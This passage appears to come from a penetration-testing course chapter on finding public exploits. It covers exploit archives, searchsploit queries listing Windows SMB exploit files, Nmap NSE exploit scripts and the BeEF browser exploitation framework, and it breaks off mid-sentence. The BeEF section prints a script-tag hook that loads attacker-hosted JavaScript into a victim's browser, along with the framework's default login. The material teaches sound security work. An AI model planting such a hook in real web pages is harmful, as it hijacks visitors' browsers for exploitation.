
After the information gathering and enumeration stages of a penetration test, we can cross-check discovered software for known vulnerabilities in an attempt to find published exploits for those vulnerabilities.

### 14.2.1 Online Exploit Resources

Various online resources host exploit code and make it available to the public for free. In this section, we will cover the three most popular online resources. These resources usually conduct tests on the submitted exploit code and remove any that are deemed fake or malicious.

#### 14.2.1.1 The Exploit Database

The Exploit Database<sup>363</sup> is a project maintained by Offensive Security.<sup>364</sup> It is a free archive of public exploits that are gathered through submissions, mailing lists, and public resources.



| Date       | Title   | Type    | Platform | Author            |
|------------|---|---------|----------|-------------------|
| 2019-03-21 | Bootstrap CMS - Multiple SQL Injection                          | WebApps | PHP      | Ahmet Ümit BAYRAM |
| 2019-03-21 | Canarytokens 2019-03-01 - Detection Bypass                      | DoS     | Windows  | Gionathan Reale   |
| 2019-03-21 | Placeto CMS Alpha v4 - 'page' SQL Injection                     | WebApps | PHP      | Abdullah Çelebi   |
| 2019-03-21 | uHotelBooking System - 'system_page' SQL Injection              | WebApps | PHP      | Ahmet Ümit BAYRAM |
| 2019-03-21 | The Company Business Website CMS - Multiple Vulnerabilities     | WebApps | PHP      | Ahmet Ümit BAYRAM |
| 2019-03-21 | Rails 5.2.1 - Arbitrary File Content Disclosure                 | WebApps | Multiple | NotoriousRebel    |
| 2019-03-21 | DVD X Player 5.5.3 - 'plf' Buffer Overflow                      | Local   | Windows  | Paolo Perego      |
| 2019-03-21 | Netartmedia Vlog System - 'email' SQL Injection                 | WebApps | PHP      | Ahmet Ümit BAYRAM |
| 2019-03-20 | Netartmedia Deals Portal - 'Email' SQL Injection                | WebApps | PHP      | Ahmet Ümit BAYRAM |
| 2019-03-20 | PLC Wireless Router GPN2.4P21-C-CN - Cross-Site Request Forgery | WebApps | Hardware | Kumar Saurav      |
| 2019-03-20 | PLC Wireless Router GPN2.4P21-C-CN - Incorrect Access Control   | WebApps | Hardware | Kumar Saurav      |
| 2019-03-20 | 202CMS v10beta - Multiple SQL Injection                         | WebApps | PHP      | Mehmet EMIROGLU   |
| 2019-03-20 | NetShareWatcher 1.5.8.0 - Local SEH Buffer Overflow             | Local   | Windows  | Peyman Forouzan   |

Figure 255: The Exploit Database homepage

<sup>363</sup> (Offensive Security, 2019), <https://www.exploit-db.com>

<sup>364</sup> (Offensive Security, 2019), <https://www.offensive-security.com>


In contrast to other online resources, The Exploit Database occasionally provides the installer for the vulnerable version of the software for research purposes. When the installer is available, it is marked with an icon on the website as indicated by the download box icon displayed in the A column in Figure 255.

Exploit Database updates are announced through the Twitter feed<sup>365</sup> and an RSS feed<sup>366</sup> is also available.

#### 14.2.1.2 SecurityFocus Exploit Archives

The SecurityFocus Exploit Archives<sup>367</sup> website was created in 1999 and focuses on a few key areas important to the security community:

- BugTraq: A full disclosure mailing list with the purpose of discussing and announcing security vulnerabilities.
- The SecurityFocus Vulnerability Database: Provides up-to-date information on vulnerabilities for all platforms and services.
- SecurityFocus Mailing Lists: The topic-based mailing lists allow researchers around the world to discuss various security issues.



The screenshot shows the SecurityFocus homepage with a blue header bar. Below the header, there's a section titled "Vulnerabilities" listing several security advisories from February 2018:

- Radiant CVE-2018-7261 Multiple HTML Injection Vulnerabilities
- Juniper Junos J-Web Interface CVE-2018-0001 Remote Code Execution Vulnerability
- Drupal Core DRUPAL-SA-CORE-2018-001 Multiple Security Vulnerabilities
- Apple iOS/WatchOS/macOS/tvOS CVE-2018-4124 Denial of Service Vulnerability
- Drupal Core DRUPAL-SA-CORE-2018-001 Multiple Access Bypass Vulnerabilities
- phpMyAdmin CVE-2018-7260 Cross Site Scripting Vulnerability
- Cisco Unified Communications Domain Manager CVE-2018-0124 Remote Code Execution Vulnerability
- ABB netCADOPS Web Application CVE-2018-5477 Information Disclosure Vulnerability
- Cisco Elastic Services Controller Software CVE-2018-0121 Authentication Bypass Vulnerability
- Linux Kernel 'drivers/block/floppy.c' Local Security Bypass Vulnerability

Below the vulnerabilities section, there's a link to "Search all vulnerabilities". Further down, there's a "Mailing Lists" section with a form for email address subscription:

Email address:   
Confirm address:

You will receive an email confirmation from each list selected

Figure 256: SecurityFocus homepage

<sup>365</sup> (Twitter, 2019), <https://twitter.com/exploitdb>


<sup>366</sup> (Offensive Security, 2019), <https://www.exploit-db.com/rss.xml>

<sup>367</sup> (SecurityFocus, 2019), <https://www.securityfocus.com>

SecurityFocus announces updates through their Twitter feed,<sup>368</sup> and an RSS feed<sup>369</sup> is available as well.

### 14.2.1.3 Packet Storm

Packet Storm<sup>370</sup> was established in 1998. It provides up-to-date information on security news and vulnerabilities as well as recently published tools by security vendors.



The screenshot shows the homepage of packet storm. At the top, there's a banner with a white Tesla Model S driving on a road. Below the banner, there's a navigation bar with links for Home, Files, News, About, Contact, and Add New. To the right of the navigation bar is a search bar and links for Register and Login. On the left side, there's a large image of a white Tesla Model S. To the right of the image are three news thumbnails: one about AI exploitation, one about the Pentagon's PowerPoint slide, and one about login attempts being malicious. Below these thumbnails is a section for donations with a QR code and a Bitcoin address. On the left, there's a sidebar for 'Recent Files' with links to All, Exploits, Advisories, Tools, Whitepapers, and Other. Below that is a section for 'Hashcat Advanced Password Recovery 4.1.0 Source Code'. On the right, there's a sidebar for 'Recent News' with links to various security stories.

Figure 257: Packet Storm homepage

As with the previously-mentioned online resources, PacketStorm posts updates to Twitter<sup>371</sup> and also hosts an RSS feed.<sup>372</sup>

<sup>368</sup> (Twitter, 2019), <https://twitter.com/securityfocus?lang=en>

<sup>369</sup> (SecurityFocus, 2019), <https://www.securityfocus.com/rss/index.shtml>

<sup>370</sup> (Packet Storm, 2019), <https://packetstormsecurity.com>

<sup>371</sup> (Twitter, 2019), [https://twitter.com/packet\\_storm](https://twitter.com/packet_storm)

<sup>372</sup> (Packet Storm, 2019), <https://packetstormsecurity.com/feeds>

#### 14.2.1.4 Google Search Operators

In addition to the individual websites that we covered above, we can search for additional exploit-hosting sites using traditional search engines.

We can begin searching for a specific software and version followed by the *exploit* keyword and include various search operators (like those used by the *Google* search engine<sup>373</sup>) to narrow our search. Mastering these advanced operators can help us tailor our search results to find exactly what we are looking for.

As an example, we can use the following search query to locate vulnerabilities affecting the Microsoft Edge browser and limit the results to only those exploits that are hosted on the Exploit Database website:

```
kali@kali:~$ firefox --search "Microsoft Edge site:exploit-db.com"
```

*Listing 403 - Using Google to search for Microsoft Edge exploits on exploit-db.com*

Some other search operators that can be used to fine-tune our searches include “inurl”, “intext”, and “intitle”.

---

*Use extreme caution when using exploits from non-curated resources!*

---

#### 14.2.2 Offline Exploit Resources

Access to the Internet is not always guaranteed during a penetration test. In cases where the assessment takes place in an isolated environment, the Kali Linux distribution comes with various tools that provide offline access to exploits.

##### 14.2.2.1 SearchSploit

The Exploit Database provides a downloadable archived copy of all the hosted exploit code.

This archive is included by default in Kali in the *exploitdb* package. We recommended that you update the package before any assessment in order to ensure that you have the latest exploits. The package can be updated using the following commands:

```
kali@kali:~$ sudo apt update && sudo apt install exploitdb
...
The following packages will be upgraded:
  exploitdb
1 upgraded, 1 newly installed, 0 to remove and 739 not upgraded.
Need to get 23.9 MB/24.0 MB of archives.
After this operation, 2,846 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.mirror.globo.tech/kali kali-rolling/main amd64 exploitdb all 2018022
Fetched 23.9 MB in 3s (8,758 kB/s)
```

<sup>373</sup> (Ahrefs Pte, Ltd., 2018), <https://ahrefs.com/blog/google-advanced-search-operators/>

```
Reading changelogs... Done
```

```
...
```

```
Setting up exploitdb (20180220-0kali1) ...
```

---

*Listing 404 - Updating the exploitdb package from the Kali Linux repositories*

The above command updates the local copy of the Exploit Database archive under `/usr/share/exploitdb/`. This directory is split in two major sections, **exploits** and **shellcodes**:

---

```
kali@kali:~$ ls -1 /usr/share/exploitdb/
exploits
files_exploits.csv
files_shellcodes.csv
shellcodes
```

---

*Listing 405 - Listing the two major sections in the archive main directory*

The **exploits** directory is further divided into separate directories for each operating system, architecture, and scripting language:

---

```
kali@kali:~$ ls -1 /usr/share/exploitdb/exploits/
aix
android
arm
ashx
asp
aspx
atheos
beos
bsd
bsd_x86
cfm
cgi
freebsd
freebsd_x86
...
...
```

---

*Listing 406 - Listing the content of the exploits directory*

Manually searching the Exploit Database is by no means ideal, especially given the large quantity of exploits in the archive. This is where the **searchsploit** utility comes in handy.

We can run **searchsploit** from the command line without any parameters to display its usage:

---

```
kali@kali:~$ searchsploit
Usage: searchsploit [options] term1 [term2] ... [termN]
```

---

*Listing 407 - The searchsploit command syntax*

As the built-in examples reveal, searchsploit allows us to search through the entire archive and display results based on various search terms provided as arguments:

---

```
=====
Examples
=====
searchsploit afd windows local
searchsploit -t oracle windows
searchsploit -p 39446
searchsploit linux kernel 3.2 --exclude="(PoC) | /dos/"
```

For more examples, see the manual: <https://www.exploit-db.com/searchsploit/>

Listing 408 - Searchsploit command examples

The options allow us to narrow our search, change the output format, update the database, and more:

```
=====
Options
=====
-c, --case      [Term]      Perform a case-sensitive search (Default is inSENSITIVE).
-e, --exact     [Term]      Perform an EXACT match on exploit title (Default is AND) [I]
-h, --help       Show this help screen.
-j, --json       [Term]      Show result in JSON format.
-m, --mirror    [EDB-ID]    Mirror (aka copies) an exploit to the current working direc
-o, --overflow   [Term]      Exploit titles are allowed to overflow their columns.
-p, --path       [EDB-ID]    Show the full path to an exploit (and also copies the path
-t, --title     [Term]      Search JUST the exploit title (Default is title AND the fil
-u, --update     Check for and install any exploitdb package updates (deb or
-w, --www        [Term]      Show URLs to Exploit-DB.com rather than the local path.
-x, --examine   [EDB-ID]    Examine (aka opens) the exploit using $PAGER.
--colour          Disable colour highlighting in search results.
--id              Display the EDB-ID value rather than local path.
--nmap      [file.xml]    Checks all results in Nmap's XML output with service version
                         Use "-v" (verbose) to try even more combinations
--exclude="term" Remove values from results. By using "|" to separated you ca
                         e.g. --exclude="term1|term2|term3".
```

Listing 409 - The searchsploit options help menu

Finally, the “Notes” section of the help menu reveals helpful search tips:

```
=====
Notes
=====
* You can use any number of search terms.
* Search terms are not case-sensitive (by default), and ordering is irrelevant.
  * Use '-c' if you wish to reduce results by case-sensitive searching.
  * And/Or '-e' if you wish to filter results by using an exact match.
* Use '-t' to exclude the file's path to filter the search results.
  * Remove false positives (especially when searching using numbers - i.e. versions).
* When updating or displaying help, search terms will be ignored.
```

Listing 410 - The searchsploit help notes

For example, we can search for all available *remote* exploits that target the *SMB* service on the *Windows* operating system with the following syntax:

```
kali@kali:~$ searchsploit remote smb microsoft windows
```

| Exploit Title                          | Path                              |
|--|-----------------------------------|
|  | (/usr/share/exploitdb/)           |
| Microsoft DNS RPC Service - 'extractQu | exploits/windows/remote/16366.rb  |
| Microsoft Windows - 'srv2.sys' SMB Cod | exploits/windows/remote/40280.py  |
| Microsoft Windows - 'srv2.sys' SMB Neg | exploits/windows/remote/14674.txt |
| Microsoft Windows - 'srv2.sys' SMB Neg | exploits/windows/remote/16363.rb  |

|  |   |
|--|---|
| Microsoft Windows - SMB Relay Code Exe | exploits/windows/remote/16360.rb        |
| Microsoft Windows - SmbRelay3 NTLM Rep | exploits/windows/remote/7125.txt        |
| Microsoft Windows - Unauthenticated SM | exploits/windows/dos/41891.rb           |
| Microsoft Windows 2000/XP - SMB Authen | exploits/windows/remote/20.txt          |
| Microsoft Windows 2003 SP2 - 'ERRATICG | exploits/windows/remote/41929.py        |
| Microsoft Windows 95/Windows for Workg | exploits/windows/remote/20371.txt       |
| Microsoft Windows NT 4.0 SP5 / Termina | exploits/windows/remote/19197.txt       |
| Microsoft Windows Server 2008 R2 (x64) | exploits/windows/remote/41987.py        |
| Microsoft Windows Vista/7 - SMB2.0 Neg | exploits/windows/dos/9594.txt           |
| Microsoft Windows Windows 7/2008 R2 (x | exploits/windows_x86-64/remote/42031.py |
| Microsoft Windows Windows 7/8.1/2008 R | exploits/windows/remote/42315.py        |
| Microsoft Windows Windows 8/8.1/2012 R | exploits/windows_x86-64/remote/42030.py |

Shellcodes: No Result

---

Listing 411 - Using searchsploit to list available remote Windows SMB exploits

#### 14.2.2.2 Nmap NSE Scripts

Nmap is one of the most popular tools for enumeration. One very powerful feature of this tool is the Nmap Scripting Engine,<sup>374</sup> which as its name suggests, introduces the ability to automate various tasks using scripts.

The Nmap Scripting Engine comes with a variety of scripts to enumerate, brute force, fuzz, detect, as well as exploit services. A complete list of scripts provided by the Nmap Scripting Engine can be found under `/usr/share/nmap/scripts`. Using `grep` to quickly search the NSE scripts for the word "Exploits" returns a number of results:

---

```
kali@kali:~$ cd /usr/share/nmap/scripts
kali@kali:/usr/share/nmap/scripts$ grep Exploits *.nse
clamav-exec.nse:Exploits ClamAV servers vulnerable to unauthenticated clamav comand
execution.
http-awstatstotals-exec.nse:Exploits a remote code execution vulnerability in Awstats
Totals 1.0 up to 1.14
http-axis2-dir-traversal.nse:Exploits a directory traversal vulnerability in Apache
Axis2 version 1.4.1 by
http-fileupload-exploiter.nse:Exploits insecure file upload forms in web applications
...
```

---

Listing 412 - Listing NSE scripts containing the word "Exploits"

We can list information on specific NSE scripts by running `nmap` with the `--script-help` option followed by the script filename:

---

```
kali@kali:~$ nmap --script-help=clamav-exec.nse
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-17 13:41 MDT

clamav-exec
Categories: exploit vuln
https://nmap.org/nsedoc/scripts/clamav-exec.html
Exploits ClamAV servers vulnerable to unauthenticated clamav comand execution.
```

---

<sup>374</sup> (Nmap, 2019), <https://nmap.org/book/nse.html>

ClamAV server 0.99.2, and possibly other previous versions, allow the execution of dangerous service commands without authentication. Specifically, the command 'SCAN' may be used to list system files and the command 'SHUTDOWN' shut downs the service. This vulnerability was discovered by Alejandro Hernandez (nitr0us).

This script without arguments test the availability of the command 'SCAN'.

Reference:

- \* <https://twitter.com/nitr0usmx/status/740673507684679680>
- \* [https://bugzilla.clamav.net/show\\_bug.cgi?id=11585](https://bugzilla.clamav.net/show_bug.cgi?id=11585)

---

Listing 413 - Using Nmap NSE to obtain information on a script

This provides information about the vulnerability and external information resources.

#### 14.2.2.3 The Browser Exploitation Framework (BeEF)

The Browser Exploitation Framework (*BeEF*)<sup>375</sup> is a penetration testing tool focused on client-side attacks executed within a web browser. Needless to say, it includes a plethora of exploits.

To list the available exploits, we must first start the required services. This can be done automatically in Kali Linux using the **beef-xss** command:

---

```
kali@kali:~$ sudo beef-xss
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

---

Listing 414 - Starting the BeEF services in Kali Linux

We can browse to *http://127.0.0.1:3000/ui/panel* using the default credentials *beef/beef* to log in to the main interface of the framework:




Figure 258: BeEF main login page

---

<sup>375</sup> (BeEF, 2019), <http://beefproject.com>

Once we are logged in, we will need to hook a victim browser. Since advanced hooking is outside the scope of this particular module, we will just use the demo page provided by the framework by clicking the highlighted demo page link. This will allow BeEF to hook our browser:



Official website: <http://beefproject.com/>

## Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page [here](#) or the advanced version [here](#).

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: [Hook Me!](#)

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

## Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

- Main:** Display information about the hooked browser after you've run some command modules.
- Logs:** Displays recent log entries related to this particular hooked browser.
- Commands:** This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:

- The command module works against the target and should be invisible to the user
- The command module works against the target, but may be visible to the user
- The command module is yet to be verified against this target
- The command module does not work against this target

**XssRays:** The XssRays tab allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS.


**Rider:** The Rider tab allows you to submit arbitrary HTTP requests on behalf of the hooked browser. Each request sent by the Rider is recorded in the History panel. Click a history item to view the HTTP headers and HTML source of the HTTP response.

**Network:** The Network tab allows you to interact with hosts on the local network(s) of the hooked

Figure 259: Accessing the demo page on BeEF

Once our browser is hooked, it will appear in the "Hooked Browsers" panel of the BeEF console as the localhost IP 127.0.0.1. Clicking our IP (now known as a zombie) should present us with a new

page containing details about our victim browser. We can then proceed to the *Commands* tab under which we can find various enumeration scripts and exploits:



The screenshot shows the BeEF web interface. In the top navigation bar, the 'Commands' tab is highlighted. On the left sidebar, under 'Online Browsers', there is a list of hooked browsers, with '127.0.0.1' selected. The main content area displays a 'Module Tree' with a tree view of exploit modules. A red box highlights the 'Exploits (78)' node, which is expanded to show a long list of specific exploit modules. One module, 'Apache Cookie Disclosure', is selected and shown in detail on the right side of the screen. The 'Description' field for this module states: 'This module exploits CVE-2012-0053 in order to read the victim's cookies, even if issued with the HttpOnly attribute. The exploit only works if the target server is running Apache HTTP Server 2.2.0 through 2.2.21.' An 